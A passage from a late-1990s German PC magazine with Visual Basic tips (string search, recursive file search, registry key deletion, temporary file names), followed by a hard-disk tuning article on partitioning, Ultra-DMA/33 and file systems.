Die benutzerdefinierte *ReInstr*-Funktion sucht im Unterschied zu *Instr* nach dem letzten Vorkommen einer Zeichenkette in einer anderen Zeichenkette.

Eine der wichtigsten *String*-Funktionen in Visual Basic ist die *Instr*-Funktion, die nach dem ersten Auftreten einer Zeichenkette in einer anderen sucht. In manchen Situationen interessiert man sich jedoch mehr für das letzte Vorkommen eines Strings. So sucht man beispielsweise nach dem letzten Backslash innerhalb eines Pfadnamens, wenn man den darin enthaltenen Dateinamen isolieren will.

Die *ReInstr*-Funktion (Listing 2) stellt daher eine sinnvolle Ergänzung für die *String*-Funktionen von VB dar. Sie kehrt die übliche Suchrichtung auf den Kopf. Dazu wandert sie per For-Next-Schleife rückwärts durch die in der *sText*-Argument angegebene Zeichenkette. Die *ReInstr*-Funktion beginnt ihre Suche allerdings nicht beim letzten Zeichen, sondern bei der durch *iStartPos* bezeichneten Position, die der Länge von *sText* minus der Länge der gesuchten Zeichenkette entspricht.

Bei jedem Schleifendurchlauf vergleicht die Funktion die gesuchte Zeichenkette mit einem gleich langen Teil-String (*sAbschnitt*) aus *sText*, dessen Beginn (*iAktPos*) jeweils um ein Zeichen nach vorne wandert. Wenn die beiden Zeichenketten identisch sind, wird die Funktion beendet. Der Rückgabewert nennt in diesem Fall die ermittelte Zeichenposition, im Fall einer erfolglosen

Suche lautet der Rückgabewert *0*. Das folgende Code-Fragment nutzt die *ReInstr*-Funktion zur Isolation des Dateinamens (*sFilename*) aus dem in *sPathname* angegebenen Pfadnamen.

2 ReInstr.bas

```
 1: Dim sPathname As String
 2: Dim iPos As Integer
 3: Dim sFilename As String
 4:
 5: sPathname = _
 6: "c:\windows\system\media.vxd"
 7: iPos = ReInstr(sPathname, "\")
 8: If iPos > 0 Then
 9:  sFilename=Right$(sPathname, _
10:  Len(sPathname) - iPos)
11:  '...
12: End If
13: Function ReInstr(sText As String, _
14: sSuchtext As String) As Integer
15:  Dim iStartPos As Integer
16:  Dim iAktPos As Integer
17:  Dim sAbschnitt As String
18:
19:  If sSuchtext > "" Then
20:   iStartPos = Len(sText) - _
21:   Len(sSuchtext) + 1
22: For iAktPos = iStartPos To 1 Step -1
23:  sAbschnitt = Mid$(sText, iAktPos, _
24:    Len(sSuchtext))
25:    If sAbschnitt = sSuchtext Then
26:     ReInstr = iAktPos
27:     Exit For
28:    End If
29:   Next
30:  End If
31: End Function
```

Die *ReInstr*-Funktion sucht nach dem letzten Auftreten einer Zeichenkette in einer anderen Zeichenkette.

39 Rekursive Dateisuche

Die *GetFiles*-Funktion durchsucht ganze Laufwerke oder Verzeichniszweige nach beliebigen Dateien. Die gefundenen Pfadnamen legen Sie in einer Feldvariablen ab.

Das Aufspüren von Dateien der Festplatte gehört zu den häufigsten Aufgaben von VB-Programmen. Dabei beschränkt sich die Suche in aller Regel nicht auf ein einzelnes Verzeichnis; statt dessen muß sich die zuständige Routine selbständig durch alle Ordner und Unterordner eines vorgegebenen Verzeichnisastes hindurcharbeiten. So etwas ist nur mit Rekursion zu bewältigen, das heißt, daß sich die Routine immer wieder selbst aufruft. Die *GetFiles*-Funktion (Listing 3) stellt eine von vielen Möglichkeiten einer rekursiven Dateisuchroutine dar.

Die Funktion beginnt in dem Verzeichnisast, der durch das *sPath*-Argument bezeichnet wird. Für die Definition der zu suchenden Dateien (*sFileSpec*-Argument) können neben vollständigen Dateinamen auch Wildcards wie **.doc* oder *Brief??.txt* verwendet werden. Beim *sFiles()*-Argument handelt es sich um ein dynamisch vorgezeichnetes Zeichenkettenfeld, das die gefundenen Dateinamen zur Weiterverarbeitung in der aufrufenden Prozedur aufnimmt. Das *fRecursive*-Argument bestimmt, ob bei der Suche auch Unterverzeichnisse einbezogen werden (Wert = *True*) oder nicht (Wert = *False*).

Mit Hilfe der *Dir$*-Funktion durchsucht die *GetFiles*-Funktion zunächst das Anfangsverzeichnis *sValidPath* nach der oder den angegebenen Dateien. Bei dem Anfangsverzeichnis *sValidPath* handelt es sich um das Verzeichnis *sPath* mit angehängtem Backslash. An jeder Fundstelle erweitert die Funktion die Dimensionierung des Zeichenkettenfelds *sFiles()* um ein Element und speichert den Pfadnamen der gefundenen Datei darin. Sofern das *fRecursive*-Argument den Wert *True* besitzt, durchläuft *GetFiles* per Do-Loop-Schleife alle Unterordner des aktuellen Verzeichnisses, deren Namen von der benutzerdefinierten *GetSubDir*-Funktion (Zeile 59) ermittelt werden. Für jeden Unterordner ruft sich die *GetFiles*-Funktion selber auf. Dadurch werden nach und nach alle Verzeichnisebenen durchkämmt, die vom *sPath*-Verzeichnis abzweigen. Der Rückgabewert der Funktion nennt die Gesamtzahl der gefundenen Dateien.

Das folgende Aufrufbeispiel forscht nach allen *jpg*-Dateien die auf Laufwerk *D* gespeichert sind. Anschließend zeigt es die Pfadnamen aller gefundenen Dateien im Debug-Fenster an.

3 GetFiles.bas

```
 1: Dim sFiles() As String
 2: Dim i As Integer
 3:
 4: For i = 1 To GetFiles("d:\", _
 5: "*.jpg", sFiles(), 0, True)
 6:  Debug.Print sFiles(i - 1)
 7: Next
 8: Function GetFiles(sPath As String, _
 9: sFileSpec As String, _
10: sFiles() As String, _
11: iFileCount As Integer, _
12: fRecursive As _
13: Boolean) As Integer
14:  Dim sValidPath As String
15:  Dim iDirCount As Integer
16:  Dim sTmp As String
17:  Dim sSubDir As String
18:  Dim sNewPath As String
19:  Dim iTmp As Integer
20:
21:  On Error GoTo GFError
22:
23:  sValidPath = sPath
24:  If Right$(sValidPath, 1)<> "\" Then
25:   sValidPath = sValidPath & "\"
26:  End If
27:
28:  sTmp = Dir$(sValidPath & sFileSpec)
29:  Do While sTmp <> ""
30:   iFileCount = iFileCount + 1
31:  ReDim Preserve sFiles(iFileCount-1)
32:   sFiles(iFileCount - 1) = _
33:   LCase$(sValidPath & sTmp)
34:   sTmp = Dir$()
35:  Loop
36:
37:  If fRecursive = True Then
38:   iDirCount = 1
39:   Do
40:    sSubDir = GetSubDir(sPath, _
41:    iDirCount)
42:    If sSubDir > "" Then
43:     sNewPath = sValidPath & sSubDir
44:     iTmp = GetFiles(sNewPath, _
45:   sFileSpec, sFiles(), iFileCount, _
46:     fRecursive)
47:     iDirCount = iDirCount + 1
48:    End If
49:   Loop Until sSubDir = ""
50:  End If
51:
52:  GetFiles = iFileCount
53:  Exit Function
54:
55: GFError:
56:  GetFiles = 0
57: End Function
58:
59: Private Function GetSubDir(sPath As_
60: String, iDirNr As Integer) As String
61:  Dim sValidPath As String
62:  Dim iCounter As Integer
63:  Dim sTmp As String
64:
65:  On Error GoTo GSDError
66:
67:  sValidPath = sPath
68: If Right$(sValidPath, 1) <> "\" Then
69:   sValidPath = sValidPath & "\"
70:  End If
71:
72:  sTmp = Dir$(sValidPath & ".", _
73:  vbDirectory)
74:  Do While sTmp <> ""
75: If sTmp <> "." And sTmp <> ".." Then
76: If (GetAttr(sValidPath & sTmp) And _
77:    vbDirectory) = vbDirectory Then
78:     iCounter = iCounter + 1
79:     If iCounter = iDirNr Then
80:      GetSubDir = sTmp
81:      Exit Do
82:     End If
83:    End If
84:   End If
85:   sTmp = Dir$()
86:  Loop
87:
88:  Exit Function
89:
90: GSDError:
91:  GetSubDir = ""
92: End Function
```

Die Funktion *GetFiles* führt eine rekursive Dateisuche durch und speichert die gefundenen Pfadnamen in einer Feldvariablen.

40 Registry-Werte löschen

Um die Windows-Registrierung kompakt zu halten, entfernen Sie überflüssig gewordene Programmdaten. Eine VB-Prozedur leistet gründliche Löscharbeit.

Bereits in früheren Ausgaben der Visual-Basic-Tips haben wir Ihnen Routinen für den Umgang mit der Windows-Registrierung vorgestellt, beispielsweise *SetKeyValue* (PC Magazin 3/98, S. 190, Tip 34) zum Schreiben oder *GetRegValue* (PC Magazin 6/98, S. 187, Tip 41) zum Lesen von Registry-Werten. Die *DeleteKey*-Funktion (Listing 4) soll diese Tradition nun fortsetzen. Sie löscht jeden x-beliebigen Schlüssel mit allen Werten und Unterschlüsseln darin, beschränkt sich also im Unterschied zur *DeleteSetting*-Anweisung von VB nicht

auf den speziell für VB- und VBA-Anwendungen reservierten Registry-Zweig

```
HKEY_CURRENT_USER\Software
➥\VB and VBA Program Settings
```

Dementsprechend umsichtig sollten Sie mit dieser Funktion umgehen, denn ein versehentlich gelöschter Schlüssel kann Ihre gesamte Windows-Installation irreparabel zerstören!

DeleteKey benötigt drei Argumente.

• *lKeyConst* benennt den Registry-Abschnitt, in dem sich der zu löschende Schlüssel befindet. Als Wert kommt eine der im Deklarationsabschnitt definierten Konstanten


```
HKEY_CURRENT_USER
HKEY_CLASSES_ROOT
HKEY_LOCAL_MACHINE
```

oder

```
HKEY_USERS
```

in Frage.

• Das *sKeyName*-Argument gibt den Schlüsselnamen an, der dem zu löschenden Schlüssel (*sSubKey*) direkt übergeordnet ist. Beim Aufruf öffnet die Funktion den betreffenden Schlüssel mit Hilfe der API-Funktion *RegOpenKeyEx*. Sofern es sich dabei um einen existierenden Schlüssel handelt, was die API-Funktion durch den Rückgabewert *0* signalisiert, wird er durch eine weitere API-Funktion namens *RegDeleteKey* gelöscht.



DIE WIRKSAMKEIT der *DeleteKey*-Funktion beschränkt sich nicht nur auf den markierten Registry-Abschnitt.

• Die dritte API-Funktion *RegCloseKey* gibt das für den Schlüsselzugriff verwendete Handle (*hKey*) wieder frei. Wenn die Löschaktion erfolgreich war, liefert die *DeleteKey*-Funktion den Wert *True*, ansonsten *False* zurück. Das Beispiel

```
If DeleteKey(HKEY_CURRENT_USER,_
„MyProgs\VB“, „TestApp“) = True_
Then
  MsgBox „Schlüssel gelöscht.“
End If
```

löscht den fiktiven Unterschlüssel „*TestApp*“, der sich im Schlüssel

```
„MyProgs\VB“
```

im Registry-Abschnitt

```
HKEY_CURRENT_USER
```

befindet.

4 DeleteKey.bas

```
 1: Declare Function RegOpenKeyEx Lib _
 2: "advapi32.dll"Alias "RegOpenKeyExA"_
 3: (ByVal hKey As Long,ByVal lpSubKey _
 4: As String,ByVal ulOptions As Long, _
 5: ByVal samDesired As Long,phkResult _
 6: As Long) As Long
 7:
 8: Declare Function RegDeleteKey Lib _
 9: "advapi32.dll"Alias "RegDeleteKeyA"_
10: (ByVal hKey As Long,ByVal lpSubKey _
11: As String) As Long
12:
13: Declare Function RegCloseKey Lib _
14: "advapi32.dll" (ByVal hKey As Long)_
15:  As Long
16: Public Const _
17: KEY_ALL_ACCESS = &H3F
18: Public Const _
19: HKEY_CLASSES_ROOT = _
20: &H80000000
21: Public Const _
22: HKEY_CURRENT_USER = _
23: &H80000001
24: Public Const _
25: HKEY_LOCAL_MACHINE = _
26: &H80000002
27: Public Const HKEY_USERS = _
28: &H80000003
29: Function DeleteKey(lKeyConst As _
30: Long, sKeyName As String, sSubKey _
31: As String) As Boolean
32: Dim lretVal As Long
33: Dim hKey As Long
34: lretVal = RegOpenKeyEx(lKeyConst, _
35: sKeyName, 0&, KEY_ALL_ACCESS, _
36: hKey)
37: If lretVal = 0 Then
38: lretVal = RegDeleteKey(hKey, _
39:  sSubKey)
40:  If lretVal = 0 Then
41:   DeleteKey = True
42:   End If
43:  End If
44:  RegCloseKey hKey
45: End Function
```

Die *DeleteKey*-Funktion löscht einen beliebigen Schlüssel aus der Registrierung.

41 Temporäre Dateinamen anfordern



Eine VB-Funktion liefert den Pfadnamen zum Anlegen einer temporären Datei.

Für das vorübergehende Speichern von Programmdaten, die nur zur Laufzeit von Bedeutung sind, stellen temporäre Dateien ein nützliches Hilfsmittel dar. Um den Pfadnamen einer solchen Datei zu bilden, muß man zunächst den Pfad des *temp*-Verzeichnisses kennen. Anschließend gilt es, einen unbenutzten Dateinamen zu finden.

Die benutzerdefinierte VB-Funktion *GetTmpName* (Listing 5) erledigt beide Aufgaben in einem Durchgang. Sie liefert einen vollständigen Pfadnamen zurück, der sich aus dem Pfad des *temp*-Verzeichnisses sowie einem von Windows ermittelten temporären Dateinamen zusammensetzt. Der Dateiname besteht aus einem maximal dreistelligen Präfix, das der Entwickler im *sFilePrefix*-Argument vorgibt (etwa *$VB*), einer vierstelligen, zufällig gebildeten Hexadezimalzahl (etwa *B2C5*) sowie der Endung *.tmp*. Sofern das *temp*-Verzeichnis im Ordner *c:\windows\temp* liegt, zeigt die Beispielanweisung

```
MsgBox GetTmpName(„$$$“)
```

einen Pfadnamen wie *c:\windows\temp\$$$b2c5.tmp* an.

Den Dateinamen liefert die API-Funktion *GetTempFileName*, die als Argument unter anderem den Namen eines beliebigen Heimatverzeichnisses für die künftige Temporärdatei erwartet. *GetTmpName* setzt hier den Namen des *temp*-Verzeichnisses ein (*sTmpPath*), der zuvor von der API-Funktion *GetTempPath* ermittelt wurde. Sie erhalten den Namen des *temp*-Verzeichnisses auch durch eine Abfrage der Environment-Variablen *temp* (oder *tmp*):

```
sTmpPath = Environ(„TEMP“)
```

Allerdings liefert diese Methode nicht auf allen Rechnern korrekte Ergebnisse.

DEKLARATION VON API-FUNKTIONEN

API-Funktionen müssen stets im Deklarationsabschnitt eines VB-Moduls – also vor sämtlichen Sub- und Function-Routinen – per Declare-Anweisung angemeldet werden. Zum Einfügen der Deklarationszeilen können Sie in der Regel den im Lieferumfang von VB enthaltenen API-Viewer benutzen.

5 GetTmpName.bas

```
 1: Declare Function _
 2:  GetTempFileName Lib _
 3: "kernel32" Alias _
 4:  "GetTempFileNameA" _
 5: (ByVal lpszPath As String, ByVal _
 6: lpPrefixString As String, _
 7:  ByVal wUnique _
 8: As Long, ByVal lpTempFileName As _
 9: String) As Long
10: Declare Function GetTempPath Lib _
11: "kernel32" Alias "GetTempPathA" _
12: (ByVal nBufferLength As Long,ByVal _
13: lpBuffer As String) As Long
14:
15: Function GetTmpName(sFilePrefix As _
16: String) As String
17:  Dim sPuffer1 As String * 256
18:  Dim sTmpPath As String
19:  Dim sPuffer2 As String * 256
20:  Dim lretVal As Long
21:  lretVal=GetTempPath(Len(sPuffer1),_
22:  sPuffer1)
23:  sTmpPath = Left$(sPuffer1, _
24:  InStr(sPuffer1, Chr$(0)) - 1)
25:  lretVal=GetTempFileName(sTmpPath,_
26:  sFilePrefix, 0, sPuffer2)
27:  GetTmpName = Left$(sPuffer2, _
28:  InStr(sPuffer2, Chr$(0)) - 1)
29: End Function
```

***GetTmpName* liefert den Pfadnamen zum Anlegen einer temporären Datei.**



Festplatten-Tuning

Heiße Scheiben

Die Festplatte zählt zu den sensibelsten PC-Komponenten und bestimmt die Leistung des Rechners entscheidend mit. Optimal konfiguriert, läßt sich ein vermeintlich langsamer PC deutlich beschleunigen.

FRANK KLINKENBERG-HAASS

Unabhängig vom Prozessor ist die Festplatte - ein vernünftiger Hauptspeicherausbau vorausgesetzt - in großem Maße für das schnelle Starten von Betriebsystemen und Applikationen verantwortlich. Auch während der Arbeit mit einem Betriebssystem hängt viel von der Geschwindigkeit der Festplatte ab. Sowohl Windows 95/98 und NT als auch OS/2 und Linux machen von großen Auslagerungsdateien auf der Festplatte Gebrauch. Entsprechend stark beeinflußt eine schnelle Platte die Reaktionen des Betriebssystems.

Mit einer vernünftigen Planung bei der Installation von Betriebssystem und den Anwendungen holen Sie bis zu 30 Prozent mehr Performance aus Ihrem PC heraus. Nützliche Tools und Programme helfen zudem, das Betriebsverhalten der Festplatte zu optimieren.

Vorarbeit

Doch bevor es ans Tunen geht, sind einige Grundlagen zur Festplattentechnologie zu beachten.

Im Inneren einer Festplatte rotieren Aluminiumscheiben, die mit einer hauchdünnen Schicht eines ferromagnetischen Materials überzogen sind. Diese Schicht besteht aus mikroskopisch kleinen magnetischen Zellen, die je nach Magnetisierungsrichtung ein gesetztes oder nicht gesetztes Bit darstellen. Die Datendichte auf modernen Festplatten beträgt bis zu 3,1 Millionen Bit/Inch^2. Bei vielen Festplatten ist sie über den gesamten Datenbereich konstant. Dadurch lassen sich in den inneren Spuren weniger Daten unterbringen als auf den äußeren.

Da die Drehzahl einer Festplatte konstant ist, flitzen innerhalb einer Umdrehung bei den äußeren Spuren mehr Daten am Schreib-/Lesekopf vorbei als bei den inneren. Mit unseren Benchmarks im PC-Magazin-Labor erreicht zum Beispiel eine Maxtor Diamond Max 4320 Datenraten von 15,5 MByte/s in den Außenbereichen, aber nur knapp 9 MByte/s in den inneren Zonen.

Daher kann die Partitionierung der Festplatte eine entscheidende Rolle auf die Performance von Betriebssystem und Applikationen haben. Je nachdem, auf welcher Partition oder an welcher

Stelle der Festplatte sich eine Anwendung befindet, entscheidet dies maßgeblich über die Start- und Ladezeiten eines Programms. Installieren Sie daher ein Betriebssystem bei partitionierten Festplatten immer auf die erste Partition

Für Anwendungen, die mit großen Dateien arbeiten, etwa Bildbearbeitungsprogramme oder 3D-Spiele, sind die inneren Bereiche der Festplatte ebenfalls tabu. Gleiches gilt für Auslagerungsdateien des Betriebssystems. Selten genutzte Anwendungen oder Archive mit vielen kleinen Dateien können Sie hingegen getrost auf weiter innen liegenden Partitionen speichern.

Partitionierungs-Tools

Neben dem rudimentären, in Windows 95/98 enthaltenen *fdisk* empfehlen sich zur nachträglichen Partitionierung insbesondere Tools wie Partition Magic von Powerquest. In der aktuellen Version 4.0 läuft das Programm nicht mehr als DOS-Anwendung, sondern unter Windows 95/98 und NT Workstation. Zudem kann Partition Magic nun auch mit NTFS und dem Linux-ext2-Dateisystem umgehen. Wer mit Windows NT arbeitet und kein Geld ausgeben möchte, dem steht der Festplatten-Manager als leistungsfähiges Tool hilfreich zur Seite. Mit diesem Programm ist die Konfiguration weiterer Partitionen und Festplatten ein Kinderspiel. Nachteil: Mit FAT32 oder ext2 kann Windows NT nichts anfangen.

Wer wegen des BIOS Probleme mit Festplatten über 2 GByte hat, dem bietet das Programm EZ-Drive von MicroHouse die Möglichkeit, auch größere Festplatten unter DOS aufzuteilen. EZ-Drive ist entweder beim Hersteller unter der Adresse

`www.microhouse.com`


oder bei einigen Festplattenherstellern erhältlich. So bietet Western Digital auf ihrer Web-Seite

`www.wdc.com`

eine eigene Version dieses Programms an, das auch mit Festplatten anderer Hersteller zusammenarbeitet. Mit der aktuellen Version 9.06W lassen sich bis zu 2 GByte große Partitionen mit dem FAT16-Dateiformat einrichten. Daneben können Sie auch größere Festplatten mit FAT32 formatieren, um die gesamte Kapazität auf einmal zu nutzen. Von dieser Eigenschaft profitieren Sie sogar, wenn Sie ausschließlich Windows NT einsetzen. NT kann bei unformatierten E-IDE-Festplatten höchstens 8 GByte ansprechen. Haben Sie hingegen eine Festplatte mit mehr als 8 GByte Speicherplatz zuvor FAT32-formatiert, meldet NT ein unbekanntes Dateisystem, erkennt jedoch die gesamte Größe. Mit dem Festplatten-Manager können Sei die Partition löschen und die ganze Kapazität individuell einteilen.

Ebenfalls sehr leistungsfähig ist das in vielen Linux-Distributionen enthaltene, aber von Windows-Anwendern selten genutzte Partitionierungs-Tool FIPS. Dieses Kommandozeilen-Tool läuft unter DOS und erlaubt das Partitionieren von primären Partitionen.

Wie Sie mit FIPS eine Festplatte einrichten, haben wir in Ausgabe 6/98 ab S. 224 bereits ausführlich geschildert. Daneben können Sie mit einer Linux-Bootdiskette und einem darauf befindlichen Linux *fdisk* ebenfalls Ihre Festplatte konfigurieren. Das Linux *fdisk* bietet eine breite Unterstützung von Dateisystemen aus der Unix-Welt und kann auch mit FAT12 und FAT16 etwas anfangen.



MIT PARTITION MAGIC 4.0 können Sie nun auch die Größen von NTFS- und Linux-Partitionen ändern.

Was bringt Ultra-DMA/33?


Um eine Festplatte optimal einzurichten, ist zunächst die vom BIOS gebotene Unterstützung der unterschiedlichen Übertragungsmodi zu aktivieren. Moderne Chipsätze für die Socket-7- und Pentium-II-Prozessoren bieten neben dem Support der alten PIO-Modi (Programmed Input Output) auch sogenannte DMA-Modi (Direct Memory Access) an. Welchen Modus Ihre Festplatte unterstützt, entnehmen Sie dem Handbuch oder den technischen Informationen auf der Web-Seite des jeweiligen Herstellers.

Der Vorteil der DMA-Modi ist, daß der Datentransfer zwischen Festplatte und Hauptspeicher den Hauptprozessor des PC weniger belastet, da der sogenannte Interface-Controller auf dem Mainboard diese Arbeit übernimmt. Somit ist ein insgesamt runderes Betriebsverhalten des Systems garantiert. Mitte letzten Jahres hat sich dazu noch der Ultra-DMA/33-Modus hinzugesellt, der über die E-IDE-Schnittstelle Datenraten von bis zu 33 MByte/s erlaubt. Ab dem Intel TX, Aladin IV sowie neueren Pendants von VIA und SiS und allen Pentium-II-Chipsätzen ist ein Betrieb von Ultra-DMA/33-Festplatten möglich. Die maximale Taktfrequenz auf den Datenleitungen beträgt wie beim PIO-Mode 4 oder bei Multiword-DMA-2 8,33 MHz. Insgesamt beherrscht das Ultra-DMA/33-Protokoll jedoch drei Taktfrequenzen (4,16, 6,24 und 8,33 MHz). Diese sind in den Modi Ultra-DMA 0, 1 und 2 festgelegt.

Während bisherige ATA-Standards nur bei jeder steigenden Flanke des Taktsignals ein 16-Bit-Datenwort übertragen, nutzt das Ultra-DMA/33-Protokoll jede Taktflanke, egal ob steigend oder fallend. Damit übertragen die 16 Signalleitungen doppelt so viele Daten wie bei den bisherigen 16,6-MByte-Standards.

Um Fehler beim Datentransfer zu erkennen, haben die Entwickler dem Ultra-DMA/33-Protokoll einen sogenannten Cyclical Redundancy Check (CRC) spendiert. Nach der Datenübertragung berechnet der Prozessor ein Prüfsummenwort aus den übertragenen Daten und einem vorgegebenen Prüfpolynom. Die Checksumme wird nach ihrer Berechnung dem Burst hinterhergeschickt.

Der Ultra-DMA/33-Adapter berechnet aus den empfangenen Daten ebenfalls eine Prüfsumme und vergleicht sie mit der des Rechners. Stimmen die Werte nicht überein, wird die Übertragung wiederholt. Häufen sich die Fehler, besteht die Möglichkeit, zu den lang- ▶



IM MENÜPUNKT *Systemsteuerung/SCSI-Adapter* binden Sie unter Windows NT einen Busmaster-Treiber ein.

samer getakteten Ultra-DMA-Modi zu wechseln. Damit sinkt die maximale Datenrate auf 25 bzw. 16,6 MByte/s.

Bei der Betrachtung der tatsächlich erreichbaren Nettotransferraten sind immer die Zeiten für das Einleiten und Beenden des Bursts sowie der Fehlerkorrektur zu berücksichtigen. Da der Prozessor für die Berechnung einer Prüfsumme zuständig ist, wirkt sich ein schnellerer Prozessor an dieser Stelle auch geschwindigkeitssteigernd aus.

Die Kommandos für das Einleiten eines Bursts und die Berechnung der Prüfsumme beanspruchen unabhängig von der Größe des Datenblockes stets die gleiche Zeit. Entsprechend profitiert ein System von Ultra-DMA/33 insbesondere dann, wenn große Blöcke am Stück gelesen oder geschrieben werden.

Der richtige Treiber

Wenn Sie eine Ultra/DMA-Festplatte nutzen, sollten Sie sicherstellen, daß das BIOS und das Betriebssystem diese Platte auch unterstützen. Haben Sie einen PC, dessen Mainboard UDMA/33-fähig ist, stellen Sie diesen Punkt im BIOS bei der Festlegung des Festplattenübertragungsmodus auf automatische Erkennung (*Auto*). Arbeiten Sie mit einem DOS-Betriebssystem, ist zudem noch ein UDMA-Treiber zu laden. Bei modernen Mainboards sollte dieser im Lieferumfang enthalten sein.

Arbeiten Sie noch mit einer älteren Version von Windows 95 (Versionen 950, 950a, 950b), kommt vom Betriebssystem keine Unterstützung. Die erforderlichen Treiber muß der jeweilige Mainboard-Hersteller abhängig vom Chipsatz installieren. Für Intel-Chipsätze mit UDMA/33-Unterstützung können Sie querbeet mit dem Intel-Busmaster-Treiber in der Version 3.1 arbeiten, den Sie auf fast jeder Homepage von Mainboard-Herstellern finden. Intel hat den Support für die eigenen Treiber auf der eigenen Homepage leider eingestellt.

Das gleiche gilt auch für Windows NT 4.0. Hier sorgt der Intel-Treiber (ab Version 2.03.1) für einen reibungslosen Datentransfer zwischen Festplatte und Hauptspeicher. Die Installation geschieht über die Systemsteuerung per Doppelklick auf das Icon *SCSI-Adapter*. Im Unterpunkt *Treiber* finden Sie die bereits installierten Treiber. Beachten Sie, daß Sie den alten Treiber zum jetzigen Zeitpunkt noch nicht löschen dürfen. Wählen Sie *Hinzufügen*. Dann gehen Sie in das Verzeichnis, in dem Sie den Treiber gespeichert haben. Wählen Sie den Treiber, und bestätigen Sie die Auswahl. Der Rest geht automatisch. Nach einem Neustart ist der Treiber im System eingebunden. Nun löschen Sie den alten Treiber.

Wenn Sie bereits Windows 95 ab der Version 2.1 (mit USB-Supplement) oder Windows 98 einsetzen, ist zumindest eine Unterstützung für alle Intel-Chipsätze und einige SiS-Chipsätze sichergestellt. Weitere Treiber für Nicht-Intel-Chipsätze liegen in der Regel dem Mainboard bei.


Das richtige Dateisystem

Daneben wirkt sich auch das Dateisystem entscheidend auf die Geschwindigkeit aus. Dies gilt jedoch in erster Linie für Windows-NT-Anwender. Während sich beim Umstieg von FAT16 auf FAT32 kaum Geschwindigkeitsunterschiede ergeben, leiden besonders NTFS-formatierte-Festplatten (New Technology File System) unter Windows NT an mangelnder Performance (siehe Benchmarks, S. 199).

Anders als die FAT-Dateisysteme legt das Betriebssystem bei NTFS mehrere Kopien der sogenannten Master File Table (MFT) auf der Festplatte an. Dieser Datei kommt eine ähnliche Aufgabe zu wie der FAT (File Allocation Table). Sie dient quasi als Inhaltsverzeichnis aller auf der Festplatte abgelegten Dateien. Das Betriebssystem aktualisiert diese Dateien daher bei jeder Änderung.

Bei FAT-formatierten Festplatten ist lediglich eine Sicherungskopie auf der Festplatte abzugleichen. Dagegen gibt es bei NTFS je nach Kapazität mehrere Master File Tables, die das Betriebssystem aktualisieren muß, und das kostet Zeit.

Daneben kümmert sich das Betriebssystem auch noch um viele kleine Dateiattribute. Diese Zusatzinformationen sind zwar eine Stärke von NTFS, kosten aber zusätzliche Zeit beim Speichern. Wer also unter Windows NT auf höchste Performance angewiesen ist, richtet seine Festplatte so ein, daß das Betriebssystem und die wichtigsten Anwendungsprogramme beispielsweise auf einer nur 1 GByte großen FAT-Partition abgelegt sind. Sensible Daten, die Sie durch ein Paßwort sichern oder komprimiert ablegen wollen, speichern Sie dann auf einer NTFS-Partition. Achten Sie in jedem Fall darauf, daß sich auch die Auslagerungsdatei auf einer FAT-Partition befindet.



EINE PFLICHTÜBUNG für hohe Performance: Defragmentieren Sie in regelmäßigen Abständen Ihre Festplatte.

